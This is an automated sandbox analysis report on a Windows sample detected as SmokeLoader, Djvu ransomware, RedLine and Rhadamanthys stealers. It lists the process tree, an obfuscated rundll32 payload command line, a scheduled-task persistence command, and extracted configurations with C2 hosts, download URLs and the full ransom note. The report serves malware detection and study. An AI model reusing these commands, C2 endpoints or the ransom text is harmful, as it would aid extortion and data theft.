ID: 791295
Sample Name:
aw9Ynwqd1x.exe
Cookbook: default.jbs
Time: 09:41:05
Date: 25/01/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

aw9Ynwqd1x.exe


Overview

General Information

Sample Name:	aw9Ynwqd1x.exe
Analysis ID:	791295
MD5:	b5c3c3d5eb5e6b..
SHA1:	9aa4014de1b622.
SHA256:	b7948c22484bdd..
Tags:	exe TeamBot
Infos:	



Detection




Djvu, RHADAMANTHYS, RedLine, SmokeLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Detected unpacking (overwrites its o…
- Yara detected AntiVM3
- Yara detected SmokeLoader
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Snort IDS alert for network traffic
- Multi AV Scanner detection for subm…
- Yara detected RHADAMANTHYS S…
- Benign windows process drops PE f…

Classification



Process Tree

- **System is w10x64**
- aw9Ynwqd1x.exe (PID: 1536 cmdline: C:\Users\user\Desktop\aw9Ynwqd1x.exe MD5: B5C3C3D5EB5E6B5415AC4D87E3C46850)
  - explorer.exe (PID: 3452 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
    - 336E.exe (PID: 1568 cmdline: C:\Users\user\AppData\Local\Temp\336E.exe MD5: 261B1DB94CCF4266128E2EB71A80FDA4)
      - schtasks.exe (PID: 3680 cmdline: "C:\Windows\System32\schtasks.exe" /create /tn "svcupdater" /tr "C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe" /st 00:00 /du 9999:59 /sc once /ri 1 /f MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 5080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - 2560.exe (PID: 2136 cmdline: C:\Users\user\AppData\Local\Temp\2560.exe MD5: 0A006808F7AA017CAF2DF9CE9E2B55A2)
      - 2560.exe (PID: 3152 cmdline: C:\Users\user\AppData\Local\Temp\2560.exe MD5: 0A006808F7AA017CAF2DF9CE9E2B55A2)
    - 226F.exe (PID: 5992 cmdline: C:\Users\user\AppData\Local\Temp\226F.exe MD5: EA25CE2F3580AF1DD771BAC5B0D2BF83)
      - ngentask.exe (PID: 816 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngentask.exe MD5: ED7F195F7121781CC3D380942765B57D)
      - fontview.exe (PID: 4020 cmdline: C:\Windows\SYSWOW64\fontview.exe MD5: 218D53564FB0DD0CAFBBF871641E70F7)
        - rundll32.exe (PID: 5980 cmdline: "C:\Users\user\AppData\Roaming\nsis_uns5aa2a3.dll",PrintUIEntry |5CQkOhmAAAA|1TKr5GsMwYD|67sDqg8OAA
          l|xYmwxC0TNSO|1k8B3tZkgiyf2sAZQByAG4XAP9sADMAMgAuAKVkHwBs8|AtBQPz8FP|AFoAeQBPAGL7AEEnAEMAaAA3|wBVAEsAZwBJ|i0CWUiD7CjoBP8
          CAABIg8Qow||MzMxMiUQkGP9IiVQkEEiJTPskCF0BSItEJDBvSIkEJIEBOEhvAL8ISMdEJBAtAet9DoEBEEiDwAGPAd0QgQFASDmWAHMl|p8DiwwkSAPISF+
          LwUiLTKsBVHsA|wPRSIvKigmI9wjrwWYFZUiLBPsIYPPwM8lIi1D|GEg70XQ2SIP|wiBliwJIO8L|dCpmg3hIGHX|GkyLQFBmQYPvOGt0BxERS3UI|hEQeBA
          udAVIi78A69VIi0j9AMH+agBAU1VWV0FUv0FVQVZBV10BZv+BOU1aTYv4TP+L8kiL2Q+F|P7z8ExjSTxBgTz|CVBFAAAPheq+8|BBi4QJiPPwhf|ASI08AQ+
          E1t5qEYO8CYwtAQ+E|cfz8ESLZyBEi|9fHIt3JESLT|8YTAPhTAPZSP8D8TPJRYXJD|uEpPPwTYvEQYv|EEUz0kgD04r|AoTAdB1BwcrvDQ++wPoAAUQD|dC
          |EXXsQYH6qv|8DXx0DoPBAf9Jg8AEQTvJc|9p68aLwQ+3DP9ORYssi0wD6+90WDPtqhB0UUH7ixTBANMzyYoCf0yLwusPwcnIEXsDyOUQAUGKANUQ|+0zwDP
          2QTsM+bbgEKYAg8YBg|j|CHLu6wpIi8v|Qf|VSYkE94P9xeQQxAQ7bxhy|a9mAUFfQV5BXb9BXF9eXVszF0jvgexgAWQAi+no|2b+||9IhcAPW4SYdSBMja8BiysQ38gz|
          +ibfSCNX|8ETI1FRjPSi9|L|1QkaIAgTIuv4A+Ea3UgRagQM|fAi9ORIEiJfCT1IKYgcIAgSIvwD|OES3UgpiBQSI1W|whEjUdASI2M|SSFEUiL2Oh8|a5+II1WSN4gEOI
          hzPbz8Ohn7yBEiwaN01cIQSCmIFjKIYmEaySAhxLe8|CLDtogj1iJjCRxEQcwkSDo7THvIIucLTJMi12|OkiD+2xIiiAw|0yJZCQ4TIuk7hoyTIlchAGEJNy2hxGGko0Rj
          UdLMIz7JPDz8EmL1Ojp7fwFMIqceDJIjYT+eDJBgPMhjU9s90QwGKQCg+kBdffzgbx4MiFSZXi|dU2LhCT0IjGU+yT4NQHCSDvYcv84g|psdjNEjXtJQPoAI
          EG4AJgAeqYgQMoi+HQZRLYwvsAxSY1UJGyRIEnfg+hs6GuCMEiL|c6mIHhIhf90Es+LVUJMjjAbMUiN|0wkQP|XSIHEAHQhYSQtCC0B MD5:
          73C519F050C20580F8A62C849D49215A)
          - dllhost.exe (PID: 4924 cmdline: C:\Windows\system32\dllhost.exe MD5: 2528137C6745C4EADD87817A1909677E)
            - Library.exe (PID: 4500 cmdline: "C:\Users\user\AppData\Local\Temp\Library.exe" MD5: EC5A11FC9A9CB3111AFA460FEC201D3D)
              - powershell.exe (PID: 4908 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZ
                QBwACAALQBzAGUAYwBvAG4AZABzACAAOQAwAA== MD5: 95000560239032BC68B4C2FDFCDEF913)
                - conhost.exe (PID: 4044 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - WerFault.exe (PID: 3304 cmdline: C:\Windows\system32\WerFault.exe -u -p 5980 -s 648 MD5: 2AFFE478D86272288BBEF5A00BBEF6A0)
- dbjigst (PID: 996 cmdline: C:\Users\user\AppData\Roaming\dbjigst MD5: B5C3C3D5EB5E6B5415AC4D87E3C46850)
- svcupdater.exe (PID: 5684 cmdline: C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe MD5: A4C9D357EA9C7679D978EB985F61E6C5)
- svcupdater.exe (PID: 2636 cmdline: C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe MD5: A4C9D357EA9C7679D978EB985F61E6C5)
- **cleanup**

Malware Configuration

Threatname: Djvu


```
{
  "Download URLs": [
    "http://uaery.top/dl/build2.exe",
    "http://drampik.com/files/1/build3.exe"
  ],
  "C2 url": "http://drampik.com/lancer/get.php",
  "Ransom note file": "_readme.txt",
  "Ransom note": "ATTENTION!\r\n\r\nDon't worry, you can return all your files!\r\nAll your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.\r\nThe only method of recovering files is to purchase decrypt tool and unique key for you.\r\nThis software will decrypt all your encrypted files.\r\nWhat guarantees you have?\r\nYou can send one of your encrypted file from your PC and we decrypt it for free.\r\nBut we can decrypt only 1 file for free. File must not contain valuable information.\r\nYou can get and look video overview decrypt tool:\r\nhttps://we.tl/t-cud8EGMtyB\r\nPrice of private key and decrypt software is $980.\r\nDiscount 50% available if you contact us first 72 hours, that's price for you is $490.\r\nPlease note that you'll never restore your data without payment.\r\nCheck your e-mail \"Spam\" or \"Junk\" folder if you don't get answer more than 6 hours.\r\n\r\n\r\nTo get this software you need write on our e-mail:\r\nsupport@freshmail.top\r\n\r\nReserve e-mail address to contact us:\r\ndatarestorehelp@airmail.cc\r\n\r\nYour personal ID:\r\n0637JOsie",
  "Ignore Files": [
    "ntuser.dat",
    "ntuser.dat.LOG1",
    "ntuser.dat.LOG2",
    "ntuser.pol",
    ".sys",
    ".ini",
    ".DLL",
    ".dll",
    ".blf",
    ".bat",
    ".lnk",
    ".regtrans-ms",
    "C:||SystemID||",
    "C:||Users||Default User||",
    "C:||Users||Public||",
    "C:||Users||All Users||",
    "C:||Users||Default||",
    "C:||Documents and Settings||",
    "C:||ProgramData||",
    "C:||Recovery||",
    "C:||System Volume Information||",
    "C:||Users||%username%||AppData||Roaming||",
    "C:||Users||%username%||AppData||Local||",
    "C:||Windows||",
    "C:||PerfLogs||",
    "C:||ProgramData||Microsoft||",
    "C:||ProgramData||Package Cache||",
    "C:||Users||Public||",
    "C:||$Recycle.Bin||",
    "C:||$WINDOWS.~BT||",
    "C:||dell||",
    "C:||Intel||",
    "C:||MSOCache||",
    "C:||Program Files||",
    "C:||Program Files (x86)||",
    "C:||Games||",
    "C:||Windows.old||",
    "D:||Users||%username%||AppData||Roaming||",
    "D:||Users||%username%||AppData||Local||",
    "D:||Windows||",
    "D:||PerfLogs||",
    "D:||ProgramData||Desktop||",
    "D:||ProgramData||Microsoft||",
    "D:||ProgramData||Package Cache||",
    "D:||Users||Public||",
    "D:||$Recycle.Bin||",
    "D:||$WINDOWS.~BT||",
    "D:||dell||",
    "D:||Intel||",
    "D:||MSOCache||",
    "D:||Program Files||",
    "D:||Program Files (x86)||",
    "D:||Games||",
    "E:||Users||%username%||AppData||Roaming||",
    "E:||Users||%username%||AppData||Local||",
    "E:||Windows||",
    "E:||PerfLogs||",
    "E:||ProgramData||Desktop||",
    "E:||ProgramData||Microsoft||",
    "E:||ProgramData||Package Cache||",
    "E:||Users||Public||",
    "E:||$Recycle.Bin||",
    "E:||$WINDOWS.~BT||",
    "E:||dell||",
    "E:||Intel||",
    "E:||MSOCache||",
    "E:||Program Files||",
    "E:||Program Files (x86)||",
    "E:||Games||",
```

```
    "F:||Users||%username%||AppData||Roaming||",
    "F:||Users||%username%||AppData||Local||",
    "F:||Windows||",
    "F:||PerfLogs||",
    "F:||ProgramData||Desktop||",
    "F:||ProgramData||Microsoft||",
    "F:||Users||Public||",
    "F:||$Recycle.Bin||",
    "F:||$WINDOWS.~BT||",
    "F:||dell||",
    "F:||Intel||"
  ],
  "Public Key": "-----BEGIN PUBLIC KEY-----
||||nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAu01T||/gszGuz7iKnpiRXv||||nGwWvl||/ZhD6D24AJOT+SbHfvz6LGasPMGyfXmLe6Fo7e0cUtl3OwZeuwDkg4lB4eE||||nFp6tv8RPx3NAGJjylTPy7ZhLTxEuSD
0YIP62Rs6Cek+fvfF53PxiGJhQuIxfvAVe||||nsFSNJ1+fNU92+JI5SRY0ZJdMezrQYJC7YY0onlwpLsiPbN5Osc6Jw2oabAVAS6rn||||nwQkW0GgIFh9e9trQc9Rdc5bf9X3s95J0jKg0TaTVFdw6RECS2cvRD1tZwc196EJ1||||n
cSnBmBlLFWZqwkzVp4AORRnGGqz||/OUTXiUmgNX+umpwUvdthK+7o1zc87nS20aU+||||nowIDAQAB||||n-----END PUBLIC KEY-----"
}
```


Threatname: RedLine


```
{
  "C2 url": "89.208.103.88:37538",
  "Bot Id": "birj proliv",
  "Authorization Header": "9941068ef2768ed5ba54fc3eed22d795"
}
```


Threatname: SmokeLoader


```
{
  "C2 list": [
    "http://bulimu55t.net/",
    "http://soryytlic4.net/",
    "http://bukubuka1.net/",
    "http://novanosa5org.org/",
    "http://hujukui3.net/",
    "http://newzelannd66.org/",
    "http://golilopaster.org/"
  ]
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.402603602.0000000002C30000.00000040.00001000.00020000.00000000.sdmp	Windows_Trojan_Smokeloader_3687686f	unknown	unknown	• 0x30d:$a: 0C 8B 45 F0 89 45 C8 8B 45 C8 8B 40 3C 8B 4D F0 8D 44 01 04 89
0000000F.00000002.362651886.0000000004A00000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Djvu	Yara detected Djvu Ransomware	Joe Security	
0000000F.00000002.362651886.0000000004A00000.00000040.00001000.00020000.00000000.sdmp	Windows_Ransomware_Stop_1e8d48ff	unknown	unknown	• 0x105ac8:$a: E:\Doc\My work (C++)_Git\Encryption\Release\encrypt_win_api.pdb • 0xe38f:$b: 68 FF FF FF 50 FF D3 8D 85 78 FF FF FF 50 FF D3 8D 85 58 FF
00000011.00000002.363362004.0000000000400000.00000040.00000400.00020000.00000000.sdmp	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0xe23ea:$s1: http:// • 0x100498:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x100b28:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x100b4b:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x10472b:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x102626:$s2: \xE8\xF4\xF4\xF0\xF3\xBA\xAF\xAF • 0xe23ea:$f1: http://
00000011.00000002.363362004.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_Djvu	Yara detected Djvu Ransomware	Joe Security	

Click to see the 48 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
16.3.226F.exe.d030000.0.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
16.3.226F.exe.d030000.0.raw.unpack	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0x1a468:$pat14: , CommandLine: • 0x134a1:$v2_1: ListOfProcesses • 0x13280:$v4_3: base64str • 0x13e03:$v4_4: stringKey • 0x11b63:$v4_5: BytesToStringConverted • 0x10d76:$v4_6: FromBase64 • 0x12098:$v4_8: procName • 0x12813:$v5_5: FileScanning • 0x11d6c:$v5_7: RecordHeaderField • 0x11a34:$v5_9: BCRYPT_KEY_LENGTHS_STRUCT
18.2.ngentask.exe.400000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
18.2.ngentask.exe.400000.0.unpack	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0x1a468:$pat14: , CommandLine: • 0x134a1:$v2_1: ListOfProcesses • 0x13280:$v4_3: base64str • 0x13e03:$v4_4: stringKey • 0x11b63:$v4_5: BytesToStringConverted • 0x10d76:$v4_6: FromBase64 • 0x12098:$v4_8: procName • 0x12813:$v5_5: FileScanning • 0x11d6c:$v5_7: RecordHeaderField • 0x11a34:$v5_9: BCRYPT_KEY_LENGTHS_STRUCT
17.2.2560.exe.400000.0.raw.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0xe23ea:$s1: http:// • 0x100498:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x100b28:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x100b4b:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x10472b:$s1: \xE8\xF4\xF4\xF0\xBA\xAF\xAF • 0x102626:$s2: \xE8\xF4\xF4\xF0\xF3\xBA\xAF\xAF • 0xe23ea:$f1: http://
Click to see the 30 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Rhadamanthys Stealer - Payload Response - Source IP: 109.206.243.168 - Destination IP: 192.168.2.3

Timestamp:	109.206.243.168192.168.2.380497352853001 01/25/23-09:43:38.668137
SID:	2853001
Source Port:	80
Destination Port:	49735
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Rhadamanthys Stealer - Data Exfil - Source IP: 192.168.2.3 - Destination IP: 109.206.243.168

Timestamp:	192.168.2.3109.206.243.16849736802853002 01/25/23-09:44:09.970426
SID:	2853002
Source Port:	49736
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Rhadamanthys Stealer - Data Exfil - Source IP: 192.168.2.3 - Destination IP: 109.206.243.168

Timestamp:	192.168.2.3109.206.243.16849760802853002 01/25/23-09:44:49.715501
SID:	2853002
Source Port:	49760
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.3 - Destination IP: 89.208.103.88	
Timestamp:	192.168.2.389.208.103.8849733375382043231 01/25/23-09:43:35.518560
SID:	2043231
Source Port:	49733
Destination Port:	37538
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Rhadamanthys Stealer - Payload Download Request - Source IP: 192.168.2.3 - Destination IP: 109.206.243.168	
Timestamp:	192.168.2.3109.206.243.16849735802043202 01/25/23-09:43:38.621799
SID:	2043202
Source Port:	49735
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN RedLine Stealer TCP CnC net.tcp Init - Source IP: 192.168.2.3 - Destination IP: 89.208.103.88	
Timestamp:	192.168.2.389.208.103.8849733375382043233 01/25/23-09:43:14.099188
SID:	2043233
Source Port:	49733
Destination Port:	37538
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET MALWARE Redline Stealer TCP CnC - Id1Response - Source IP: 89.208.103.88 - Destination IP: 192.168.2.3	
Timestamp:	89.208.103.88192.168.2.337538497332043234 01/25/23-09:43:16.162357
SID:	2043234
Source Port:	37538
Destination Port:	49733
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Compliance

- Detected unpacking (overwrites its own PE header)

Networking

- System process connects to network (likely due to code injection or exploit)
- Snort IDS alert for network traffic
- C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands

Yara detected Djvu Ransomware

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

.NET source code contains potential unpacker

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Query firmware table information (likely to detect VMs)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries memory information (via WMI often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Queries sensitive Plug and Play Device Information (via WMI, Win32_PnPEntity, often done to detect virtual machines)

Checks if the current machine is a virtual machine (disk enumeration)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Encrypted powershell cmdline option found

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

.NET source code references suspicious native API functions

Queues an APC in another process (thread injection)

Stealing of Sensitive Information

Yara detected RedLine Stealer

Yara detected SmokeLoader

Yara detected RHADAMANTHYS Stealer

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Bitcoin Wallet information

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Remote Access Functionality

Yara detected RedLine Stealer

Yara detected SmokeLoader


Yara detected RHADAMANTHYS Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	4 3 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 1 Native API	1 Scheduled Task/Job	7 1 2 Process Injection	1 1 1 Deobfuscate/Decode Files or Information	2 1 Input Capture	1 Account Discovery	Remote Desktop Protocol	3 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Exploitation for Client Execution	Logon Script (Windows)	1 Scheduled Task/Job	3 1 Obfuscated Files or Information	1 Credentials in Registry	3 File and Directory Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	3 2 Software Packing	NTDS	3 6 5 System Information Discovery	Distributed Component Object Model	2 1 Input Capture	Scheduled Transfer	4 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Scheduled Task/Job	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	1 Query Registry	SSH	2 Clipboard Data	Data Transfer Size Limits	1 1 5 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 File Deletion	Cached Domain Credentials	9 8 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Masquerading	DCSync	1 2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	5 8 1 Virtualization/Sandbox Evasion	Proc Filesystem	5 8 1 Virtualization/Sandbox Evasion	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	7 1 2 Process Injection	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Hidden Files and Directories	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	1 Rundll32	Input Capture	1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
aw9Ynwqd1x.exe	85%	ReversingLabs	Win32.Trojan.SmokeLoader	

Source	Detection	Scanner	Label	Link
aw9Ynwqd1x.exe	66%	Virustotal		Browse
aw9Ynwqd1x.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Library.exe	100%	Avira	HEUR/AGEN.1250389	
C:\Users\user\AppData\Local\Temp\2560.exe	100%	Joe Sandbox ML		
